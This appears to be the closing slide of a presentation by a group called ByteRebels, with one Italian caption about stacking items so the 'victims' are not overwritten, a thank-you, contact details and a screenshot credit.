
Mettendoli in pila, per non sovrascrivere le vittime

THANK YOU



ByteRebels

- ✉ info@byterebel.eu
- 🌐 www.byterebel.eu
- 📍 Italy (everywhere)



Screenshot di:

Ajen Van Zwam